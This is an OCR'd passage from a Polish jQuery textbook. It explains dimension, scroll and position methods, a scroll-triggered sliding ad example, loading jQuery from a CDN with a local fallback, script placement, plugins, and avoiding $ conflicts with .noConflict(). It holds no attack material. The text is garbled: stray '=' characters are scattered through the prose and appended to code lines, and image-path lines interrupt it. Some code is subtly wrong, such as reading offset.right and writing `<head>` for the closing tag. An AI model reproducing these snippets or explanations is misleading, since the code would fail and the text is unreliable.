Metody wymienione poniżej pozwalają na ustalenie lub uaktualnienie szerokości i wysokości wszystkich pudełek na stronie.

CSS traktuje każdy element na stronie internetowej, jakby znajdował się we własnym pudełku. Takie pudełko może mieć dopełnienie, krawędź i margines. Jeżeli ustawiasz szerokość lub wysokość pudełka w CSS, wartość ta nie obejmuje dopełnienia, krawędzi i marginesu — zawierają się one w wymiarach pudełka.

Wymienione tutaj metody pozwalają na pobieranie szerokości i wysokości pierwszego elementu w dopasowanym zbiorze. Pierwsze dwa pozwalają także na uaktualnienie wymiarów wszystkich pudełek w dopasowanym zbiorze.

Pozostałe metody umożliwiają przeprowadzenie różnych pomiarów, w zależności od tego, co ma zostać uwzględnione: dopełnienie, krawędź czy margines. Zwróć uwagę na fakt, że metody `.outerHeight()` i `.outerWidth()` pobierają parametr `true`, jeśli margines ma zostać uwzględniony.


Gdy są pobierane wymiary, wartości zwrotne metod są wyrażone w pikselach.

POBIERANIE LUB USTAWIANIE WYMIARÓW PUDEŁKA

METODA	OPIS
`.height()`	Wysokość pudełka (nie obejmuje marginesu, krawędzi i dopełnienia)
`.width()=`	Szerokość pudełka (nie obejmuje marginesu, krawędzi i dopełnienia) **(1)**

TYLKO POBIERANIE WYMIARÓW PUDEŁKA

METODA	OPIS
`.innerHeight()`	Wysokość pudełka plus dopełnienie.
`.innerWidth()`	Szerokość pudełka plus dopełnienie. **(2)**
`.outerHeight()`	Wysokość pudełka plus dopełnienie i krawędź.
`.outerWidth()`	Szerokość pudełka plus dopełnienie i krawędź. **(3)**
`.outerHeight(true)`	Wysokość pudełka plus dopełnienie, krawędź i margines.
`.outerWidth(true)`	Szerokość pudełka plus dopełnienie, krawędź i margines. **(4)**



ZMIANA WYMIARÓW

W poniższym przykładzie = pokazano zastosowanie metod = `.height()` i `.width()` do pobrania i uaktualnienia informacji = o wymiarach pudełka.

Na stronie wyświetlany jest = komunikat podający wysokość = kontenera. Następnie zmieniana = jest szerokość elementów listy = z użyciem wartości wyrażonych = w procentach i pikselach.

JAVASCRIPT c07/js/dimensions.js

```
$(function() {
  var listHeight = $('#page').height();
  $('ul').append('<p>Wysokość: ' + listHeight + 'px</p>');=
  $('li').width('50%');=
  $('li#one').width(125);=
  $('li#two').width('75%');=
});
```

1. Utworzona zostaje zmienna = o nazwie `listHeight` przeznaczona do przechowywania = wysokości kontenera strony. = Wartość jest pobierana za = pomocą metody `.height()`.


2. Wysokość strony jest = wyświetlana pod listą. Do tego = celu użyto metody `.append()`, = a sama wartość może zależeć = od przeglądarki.

3. Selektor wybiera wszystkie = elementy `<li>`, a następnie = za pomocą metody `.width()` ustawia im szerokość wynoszącą 50% aktualnej.

4. Te dwa polecenia powodują ustawienie szerokości = pierwszego elementu listy na = 125 pikseli, natomiast drugiego = na 75% szerokości strony = podczas jej wczytywania.

Wyniki pomiarów przeprowadzanych w procentach lub = jednostkach em powinny być = podawane w postaci ciągu tekstowego wraz z przyrostkiem `%` lub `em`. Piksele nie wymagają = przyrostka i nie są ujmowane = w znaki cytowania.

WYNIK



WYMIARY OKNA I STRONY

Metody `.height()` i `.width()` mogą być używane do ustalenia wymiarów zarówno okna przeglądarki, jak i dokumentu HTML. Istnieją również metody pozwalające na pobranie lub ustawienie położenia pasków przewijania.

W podrozdziale „Wymiary pudełka" zobaczyłeś, że wysokość lub szerokość pudełka można pobrać i ustawić za pomocą metod `.height()` i `.width()`.

Te metody można wykorzystać także w dopasowanym zbiorze jQuery zawierającym obiekty `window` lub `document`.


Przeglądarka może wyświetlić paski przewijania, jeżeli wysokość lub szerokość:

- zawartości pudełka jest większa niż przeznaczone dla niego miejsce;
- bieżąca strona przedstawiana przez obiekt `document` jest większa niż wymiary widocznego obszaru (tzw. *viewportu*) okna przeglądarki.

Metody `.scrollLeft()` i `.scrollTop()` pozwalają na pobranie i ustawienie położenia pasków przewijania.

Podczas pobierania wymiarów wartości zwrotne metod są wyrażone w pikselach.

METODA	OPIS
`.height()`	Wysokość wybranego elementu w jQuery.=
`.width()=`	Szerokość wybranego elementu w jQuery.=
`.scrollLeft()`	Pobiera poziome położenie paska przewijania dla pierwszego elementu w dopasowanym zbiorze lub ustawia poziome położenie paska przewijania dla dopasowanych węzłów.
`.scrollTop()`	Pobiera pionowe położenie paska przewijania dla pierwszego elementu w dopasowanym zbiorze lub ustawia pionowe położenie paska przewijania dla dopasowanych węzłów.



`$(document).height();`


`$(window).height();`

Jeżeli deklaracja DOCTYPE nie zostanie podana na stronie HTML, metoda ta często zwraca niepoprawidłową wartość.

POŁOŻENIE ELEMENTÓW NA STRONIE

Metody `.offset()` i `.position()` mogą być używane w celu określenia położenia elementów na stronie.

METODA	OPIS
`.offset()`	Pobiera lub ustawia współrzędne elementu względem lewego górnego rogu obiektu `document`. (1)
`.position()`	Pobiera lub ustawia współrzędne elementu względem dowolnego elementu nadrzędnego, który został wyjęty (poprzez przesunięcie pudełka CSS) ze standardowego przepływu elementów. Jeżeli żaden element nadrzędny nie znajduje się poza standardowym przepływem, to wartość zwrotna metody jest taka sama jak `.offset()`. (2)



W celu pobrania wartości przesunięcia lub położenia obiekt zwrócony przez wymienione metody należy umieścić w zmiennej. Następnie za pomocą właściwości `left` i `right` można pobrać położenie:

```
var offset = $('div').offset();
var text = 'Lewo: ' + offset.left + ' Prawo: ' + offset.right;
```

Dwie metody wymienione po lewej stronie pomagają w ustaleniu położenia elementu:

- na stronie;
- względem elementu nadrzędnego, który został wyjęty spoza standardowego przepływu.

Obie metody zwracają obiekt posiadający dwie poniższe właściwości:

`top` — położenie od góry dokumentu lub elementu;

`left` — położenie od lewej dokumentu lub elementu.

Podobnie jak w przypadku innych metod jQuery, kiedy omawiane tutaj metody są używane do pobierania informacji, to zwracają współrzędne pierwszego elementu w dopasowanym zbiorze.

Jeżeli są wykorzystywane do ustawienia położenia elementów, to uaktualniają położenie wszystkich elementów w dopasowanym zbiorze (umieszczają je w tym samym punkcie).

OKREŚLENIE POŁOŻENIA ELEMENTÓW NA STRONIE

W omawianym tutaj przykładzie, kiedy użytkownik przewija stronę w dół, pudełko jest przewijane w pudełku, jakby stopka miała 500 pikseli.

Tę część strony możemy określić mianem strefy końcowej, a Twoim zadaniem jest ustalenie wysokości, na której zaczyna się endZone.

Za każdym razem, gdy użytkownik przewija zawartość, trzeba sprawdzić położenie paska przewijania względem początku strony.


Jeżeli pasek przewijania znajdzie się poniżej początku strefy końcowej, pudełko będzie animowane na stronie. Jeśli nie — pudełko pozostaje ukryte.

Na końcu strony w kodzie HTML omawianego przykładu znajduje się dodatkowy element zawierający reklamę. Wiele elementów zostało dodanych do listy, aby utworzyć długą stronę pozwalającą na jej przewijanie.

c07/position.html — HTML

```
    ...<li>komosa ryżowa</li>
    </ul>
    <p id="footer">&copy; ListKing</p>
    <div id="slideAd">
      Kup ListKing Pro za jedyne 1.99 zł
    </div>
  </div>
  <script src="js/jquery-1.9.1.min.js"></script>
  <script src="js/position.js"></script>
```

WYNIK



1. Buforowanie okna i reklamy.

2. Obliczenie wysokości strefy końcowej i przechowywanie tej wartości w zmiennej o nazwie `endZone`.

3. Zdarzenie `scroll` powoduje wywołanie funkcji anonimowej za każdym razem, gdy użytkownik przewija zawartość w górę lub w dół.

4. Konstrukcja warunkowa sprawdza, czy położenie bieżące jest dalej od początku strony niż początek strefy końcowej.

5. Jeżeli wartością zwrotną konstrukcji warunkowej jest `true`, pudełko przesuwa się od prawej krawędzi strony. Efekt trwa 250 milisekund.

6. Jeżeli wartością zwrotną konstrukcji warunkowej jest `false` lub pudełko znajduje się w środku animacji, to jest zatrzymywane za pomocą metody `.stop()`. Następnie zza prawej krawędzi strony wysuwa się reklama. Efekt ten trwa również 250 milisekund.

JAVASCRIPT c07/js/position.js

```
$(function() {
  var $window = $(window);                                    (1)
  var $slideAd = $('#slideAd');                               (1)
  var endZone = $('#footer').offset().top - $window.height() - 500;  (2)

  $window.on('scroll', function() {                           (3)

    if  ( (endZone) < $window.scrollTop() ) {                 (4)
      $slideAd.animate({ 'right': '0px' }, 250);              (5)
    } else {
      $slideAd.stop(true).animate({ 'right': '-360px' }, 250);  (6)
    }

  });

});
```

OBLICZENIE STREFY KOŃCOWEJ

Oto przebieg procesu obliczenia wysokości, na której powinno pojawić się pudełko.


a) Pobranie wyrażonej w pikselach odległości od początku strony do początku stopki (szary pasek).
b) Odjęcie wysokości viewportu od obliczonej wartości.
c) Odjęcie kolejnych 500 pikseli przeznaczonych na obszar, na którym pudełko pojawi się w widoku (kolor różowy na rysunku).

Odległość, na jaką użytkownik przewinął stronę w dół, można obliczyć za pomocą polecenia:

```
$(window).scrollTop();
```

Jeżeli odległość jest większa od tej, na której powinna pokazać się strefa końcowa, to pudełko staje się widoczne.


Jeżeli nie, wtedy pudełko jest wypychane poza stronę.



SPOSOBY DOŁĄCZANIA JQUERY NA STRONIE

Plik jQuery można przechowywać wraz z pozostałą częścią witryny internetowej lub też użyć wersji udostępnianej przez inne firmy. Jednak w takim przypadku nadal należy dołączać wersję awaryjną.

Gdy powstawała ta książka, podstawowe serwery CDN oferowane dla jQuery to jQuery CDN (oparte na Max CDN), serwery Google i Microsoft.



Content Delivery Network (CDN) to seria serwerów rozproszonych na całym świecie. Zostały zaprojektowane w celu bardzo szybkiego hostingu plików statycznych (takich jak HTML, CSS, JavaScript, obrazów, muzyki i wideo).

CDN próbuje wyszukać serwer znajdujący się najbliżej użytkownika, a następnie przekazuje dane z tego serwera, aby nie musiały pokonywać zbyt dużej odległości. W przypadku jQuery podczas odwiedzania innej witryny użytkownicy mogą mieć już pobrany i zbuforowany plik z CDN.

Jeżeli dołączasz bibliotekę jQuery na stronie, możesz spróbować wczytać ją z jednego z dostępnych serwerów CDN. Następnie sprawdzasz, czy została wczytana. Jeżeli nie, możesz dołączyć wersję przechowywaną we własnych serwerach (jest to tak zwane rozwiązanie awaryjne).

WCZYTANIE JQUERY Z CDN

Kiedy na stronie internetowej = biblioteka jQuery jest wczytywana z CDN, często można się = spotkać ze składnią podobną = do przedstawionej poniżej. = Rozpoczyna się od znacznika = `<script>` odpowiedzialnego = za wczytanie pliku jQuery z serwera CDN. Zwróć uwagę, = że adres URL skryptu rozpoczyna się od dwóch ukośników, = a nie od `http:`.

Nazywa się to **adresem URL względnego protokołu**. Jeżeli = bieżąca strona jest wczytana = przez `https`, to nie wyświetli się = komunikat o błędzie, informujący użytkownika o niebezpiecznych elementach znajdujących = się na stronie. **Uwaga:** to nie działa lokalnie z protokołem = `file://`.

Bardzo często obecny jest jeszcze drugi znacznik, `<script>`, = zawierający operator logiczny, = który sprawdza, czy biblioteka = jQuery została wczytana. Jeżeli = nie została wczytana, przeglądarka spróbuje wczytać skrypt = jQuery z tego samego serwera, = w którym znajduje się pozostała część witryny.

HTML c07/js/position.js

```
<script src="//ajax.googleapis.com/ajax/libs/jquery/1.10.2/jquery.min.js">
</script>

<script>
window.jQuery || document.write('<script src="js/jquery-1.10.2.js"><\/script>')=
</script>
```

Operator logiczny szuka obiektu = `jQuery` udostępnianego przez = skrypt jQuery. Jeżeli wymieniony obiekt istnieje, wartością = zwrotną będzie `truthy` i operator logiczny szybko zakończy działanie (patrz rozdział 4., = podrozdział „Wartości truthy = i falsy").

Jeżeli biblioteka jQuery nie = została wczytana, metoda = `document.write()` spowoduje = dodanie nowego znacznika = `<script>` na stronie. Nowy = znacznik wczyta plik biblioteki jQuery z tego samego serwera, = w którym znajduje się pozostała część witryny.

Zastosowanie rozwiązania = awaryjnego jest ważne, = ponieważ serwer CDN może być = niedostępny, plik mógł zostać = przeniesiony, a ponadto pewne = kraje blokują wybrane nazwy = domen (na przykład Google).

GDZIE UMIESZCZAĆ SKRYPTY?

Położenie elementów <script> może mieć wpływ na to, jak użytkownik = postrzega szybkość wczytywania strony internetowej.

SZYBKOŚĆ

W pierwszym okresie funkcjonowania internetu programiści umieszczali znaczniki <script> w elemencie <head> witryny, podobnie jak arkusze = stylów. Jednak takie rozwiązanie może wywołać = wrażenie, że strony wczytują się wolno.

Strona internetowa może używać plików pochodzących z wielu różnych miejsc (na przykład = obrazy i pliki CSS mogą być wczytywane z jednego serwera CDN, biblioteka jQuery z serwera CDN = jQuery lub Google, a czcionki z jeszcze innego).


Z reguły przeglądarka internetowa jednocześnie = pobiera maksymalnie dwa pliki z różnych = serwerów. Jednak po rozpoczęciu pobierania = pliku JavaScript następuje zatrzymanie pobierania = innych plików i wstrzymanie generowania strony = aż do chwili zakończenia wczytywania skryptu = JavaScript i jego przetworzenia.

Dlatego też jeżeli umieścisz skrypt na końcu strony, tuż przed zamykającym znacznikiem </body>, = nie będzie to miało wpływu na generowanie = pozostałej części strony.

KOD HTML WCZYTANY W DRZEWIE MODELU DOM

Kiedy skrypt uzyskuje dostęp do dokumentu HTML na stronie internetowej, do rozpoczęcia działania tego skryptu wymagane jest, aby HTML = był wczytany w drzewie modelu DOM. (Często jest = to określane mianem wczytania modelu DOM).

Zdarzenie `load` można wykorzystać do wywołania = funkcji, co informuje o wczytaniu HTML. Jednak = zdarzenie to jest wywoływane tylko po wczytaniu = strony i jej wszystkich zasobów. Wprawdzie = można użyć zdarzenia HTML5 `DOMContentLoaded`, = ale ono nie działa w starszych przeglądarkach.



Jeżeli skrypt spróbuje uzyskać dostęp do = elementu, zanim zostanie on wczytany, nastąpi = wygenerowanie błędu. W powyższym diagramie = skrypt może uzyskać dostęp do dwóch pierwszych = elementów <li>, ale nie do trzeciego i czwartego.

Kiedy tylko jest to możliwe, = staraj się poszukiwać alternatyw = dla skryptów. Na przykład = korzystaj z CSS do animacji = i atrybutu HTML5 o nazwie = `autofocus`, zamiast używać = zdarzenia `load` do aktywowania = elementu.

Jeżeli wczytywanie strony = przebiega wolno i chcesz = umieścić jedynie niewielką = ilość kodu przed wczytaniem = pozostałej części strony, to = znacznik <script> możesz = umieścić w elemencie <body>.

Gdy powstawała ta książka, = technika ta była powszechnie = wykorzystywana przez Google w celu przyspieszenia wczytywania strony, choć kod jest przy = tym trudniejszy w konserwacji.

```
<!DOCTYPE html>
<html>
  <head>
    <title>Przykładowa strona</title>
    <link rel="stylesheet" href="sample.css" />
    <script src="js/sample.js"></script>
  <head>
  <body>
    <h1>Przykładowa strona</h1>=
    <div id="page">Miejsce na zawartość strony...</div>
  </body>
</html>
```

W ELEMENCIE <head>

Tego położenia najlepiej unikać, ponieważ:

1. Można odnieść wrażenie, że strony są wolno wczytywane.
2. Zawartość modelu DOM nie jest wczytana w momencie wykonywania skryptu. Konieczne jest więc wstrzymanie się z uruchamianiem funkcji aż do wywołania zdarzenia takiego jak `load` lub `DOMContentLoaded`.

Jeżeli musisz użyć znacznika `<script>` w elemencie `<head>`, to umieść go tuż przed zamykającym znacznikiem `</head>`.

```
<!DOCTYPE html>
<html>
  <head>
    <title>Przykładowa strona</title>
    <link rel="stylesheet" href="sample.css" />
  <head>
  <body>
    <h1>Przykładowa strona</h1>
    <script src="js/sample.js"></script>
    <div id="page">Miejsce na zawartość strony...</div>
  </body>
</html>
```

W ELEMENCIE <body>

Podobnie jak w przypadku skryptów w elemencie `<head>`, umieszczenie skryptu pośrodku elementu `<body>` spowoduje spowolnienie wczytywania pozostałej części strony.

Jeżeli używasz wywołania `document.write()`, element `<script>` powinien znajdować się w miejscu, w którym ma się pojawić zawartość. To jest jeden z wielu dobrych powodów, dla których należy unikać stosowania `document.write()`.

```
<!DOCTYPE html>
<html>
  <head>
    <title>Przykładowa strona</title>
    <link rel="stylesheet" href="sample.css" />
  <head>
  <body>
    <h1>Przykładowa strona</h1>=
    <div id="page">Miejsce na zawartość strony...</div>
    <script src="js/sample.js"></script>
  </body>
</html>
```

PRZED ZAMYKAJĄCYM ZNACZNIKIEM </body>

To jest idealne miejsce na wczytanie skryptu, ponieważ:

1. Skrypt nie blokuje wczytywania pozostałych komponentów strony.
2. Zanim dojdzie do uruchomienia skryptu, model DOM jest już wczytany.

DOKUMENTACJA JQUERY

Dokładną listę funkcji oferowanych przez jQuery znajdziesz w witrynie *http://api.jquery.com/*.

Nie ma możliwości przedstawienia całej funkcjonalności jQuery w jednym rozdziale, nawet tak długim jak ten. Poznałeś tutaj wiele najpopularniejszych funkcji i powinieneś mieć już wystarczającą wiedzę o jQuery, aby zrozumieć sposób działania biblioteki i potrafić wykorzystać ją we własnych skryptach.

W pozostałych rozdziałach książki zobaczysz kolejne przykłady oparte na tej bibliotece.

Zdobyta dotąd wiedza powinna Ci wystarczyć do rozpoczęcia pracy z obszerną i dokładną dokumentacją jQuery, którą znajdziesz w witrynie *http://api.jquery.com/*.

Witryna dokumentacji zawiera informacje na temat wszystkich dostępnych metod i właściwości, w tym również nowych funkcji dodanych w najnowszych wydaniach biblioteki. Ponadto w dokumentacji znajdziesz informacje o funkcjach, których obsługa będzie porzucona.

KORZYSTANIE Z DOKUMENTACJI

Gdy wyświetlasz witrynę z dokumentacją, po lewej stronie masz różne typy funkcjonalności, z którymi możesz się zapoznać.

Jeśli klikniesz dowolną metodę w kolumnie głównej, wyświetli się lista parametrów przyjmowanych przez tę metodę. Parametry opcjonalne są podawane w nawiasach kwadratowych.

W dokumentacji znajdziesz także metody przestarzałe. Użycie tego rodzaju metod jest odradzane, ponieważ prawdopodobnie zostaną usunięte w przyszłych wersjach jQuery (o ile nie zostały już usunięte).

ROZSZERZENIE JQUERY ZA POMOCĄ WTYCZEK

Wtyczki to po prostu skrypty rozszerzające funkcjonalność biblioteki jQuery. = Dostępne są setki wtyczek gotowych do użycia.

Wtyczki oferują funkcjonalność niedostępną = w bibliotece jQuery. Z reguły są przeznaczone do = wykonywania określonych zadań, na przykład = tworzenia pokazu slajdów, odtwarzania wideo, = przygotowywania animacji, transformacji danych, = usprawniania formularzy sieciowych i wyświetlania nowych danych pochodzących ze zdalnego = serwera.

Odwiedź witrynę *http://plugins.jquery.com/*, = aby zobaczyć, ile jest dostępnych wtyczek i jaki = jest ich zakres. Wszystkie można bezpłatnie = pobierać i wykorzystywać we własnych witrynach internetowych. Istnieją także witryny = oferujące płatne wtyczki jQuery (na przykład = *http://codecanyon.net/*).

Wtyczki są tworzone w taki sposób, aby nowe = metody rozszerzały obiekt `jQuery` i tym samym = mogły być stosowane w dopasowanym zbiorze. = Jeżeli wiesz, jak wykonać poniższe operacje = w jQuery:

- wybierać elementy,
- wywoływać metody i używać parametrów,=

to ogromną część funkcjonalności wtyczek możesz wykorzystać bez konieczności samodzielnego = tworzenia kodu. W rozdziale 11. znajdziesz = przykład utworzenia prostej wtyczki jQuery.

JAK WYBRAĆ WTYCZKĘ?

Podczas wyboru wtyczki warto sprawdzić, czy nadal jest rozwijana oraz czy inni użytkownicy = napotkali jakiekolwiek związane z nią problemy. = Pomocne może być zapoznanie się z następującymi informacjami:

- Kiedy ostatnio uaktualniono wtyczkę?
- Ile osób obserwuje daną wtyczkę?
- Co można znaleźć w raportach błędów?=

Jeżeli znajdziesz błąd w skrypcie i zadajesz pytanie, to pamiętaj, że autorzy wtyczek często = mają swoją pracę i zajmują się nimi w czasie = wolnym, aby pomóc innym i mieć wkład w rozwój = społeczności.

BIBLIOTEKI JAVASCRIPT

jQuery to przykład tego, co programiści nazywają biblioteką JavaScript. To po prostu plik JavaScript dołączany na stronie. Po jego wczytaniu masz dostęp do zdefiniowanych w bibliotece funkcji, obiektów, metod i właściwości.

Koncepcja biblioteki polega na tym, że pozwala pożyczać kod z jednego pliku, a następnie używać jego funkcji, obiektów, metod i właściwości w innym skrypcie.

Po dołączeniu skryptu na stronie jego funkcjonalność jest gotowa do użycia. Sposób wykorzystania biblioteki znajdziesz w poświęconej jej dokumentacji.

jQuery to najczęściej używana biblioteka w internecie. Kiedy ją poznasz, możesz spróbować skorzystać także z innych wymienionych poniżej bibliotek.

Zaletą popularnych bibliotek jest to, że są dokładnie przetestowane. Nad niektórymi pracują całe zespoły programistów zajmujących się tym w wolnym czasie.

Jedną z podstawowych wad bibliotek jest to, że najczęściej zawierają także niepotrzebną Ci funkcjonalność. Oznacza to konieczność pobrania niepotrzebnego kodu (co może spowolnić działanie witryny). Rozwiązaniem jest skopiowanie i wykorzystanie tylko interesującego Cię fragmentu biblioteki lub wręcz samodzielne przygotowanie skryptu wykonującego to zadanie.

MODEL DOM I ZDARZENIA

Zepto.js
YUI
Dojo.js
MooTools.js

INTERFEJS UŻYTKOWNIKA

jQuery UI
jQuery Mobile
Twitter Bootstrap
YUI

GRAFIKA I WYKRESY

Chart.js
D3.js
Processing.js
Raphael.js

SZABLONY

Mustache.js
Handlebars.js
jQuery Mobile

APLIKACJE SIECIOWE

Angular.js
Backbone.js
Ember.js

ZAPEWNIENIE ZGODNOŚCI

Modernizr.js
YepNope.js
Require.js

UNIKANIE KONFLIKTÓW Z INNYMI BIBLIOTEKAMI

Wcześniej w rozdziale dowiedziałeś się, że `$()` jest skrótem dla `jQuery()`. Znak $ jest używany także przez inne biblioteki, na przykład prototype.js, MooTools i YUI. Aby uniknąć konfliktów między skryptami, należy stosować wymienione poniżej techniki.

DOŁĄCZENIE JQUERY PO INNYCH BIBLIOTEKACH

Poniżej pierwszeństwo będzie miało użycie znaku $ przez jQuery:

```
<script src="inna-biblioteka.js"></script>
<script src="jquery.js"></script>
```

Na początku skryptu można zastosować metodę `.noConflict()` i nakazać zwolnienie skrótu $, aby mógł być wykorzystywany przez inne skrypty. Następnie należy używać pełnej nazwy funkcji zamiast jej skrótu:

```
jQuery.noConflict();
jQuery(function() {
    jQuery('div').hide();
});
```

Skrypt można opakować w IIFE i tym samym zachować możliwość zastosowania $:

```
jQuery.noConflict();
(function($) {
    $('div').hide();
})(jQuery);
```

Ewentualnie można wskazać własny alias, na przykład `$j`:

```
var $j = jQuery.noConflict();
$j(document).ready(function() {
    $j('div').hide();
});
```

DOŁĄCZENIE JQUERY PRZED INNYMI BIBLIOTEKAMI

Poniżej pierwszeństwo będzie miało użycie znaku $ przez inne skrypty:

```
<script src="jquery.js"></script>
<script src="inna-biblioteka.js"></script>
```

Znak $ ma tutaj znaczenie zdefiniowane w innej bibliotece. Ponadto nie trzeba stosować metody `.noConflict()`, ponieważ nie będzie miała żadnego efektu. Jednak nadal można używać pełnej nazwy `jQuery`:

```
jQuery(document).ready(function() {
    jQuery('div').hide();
});
```

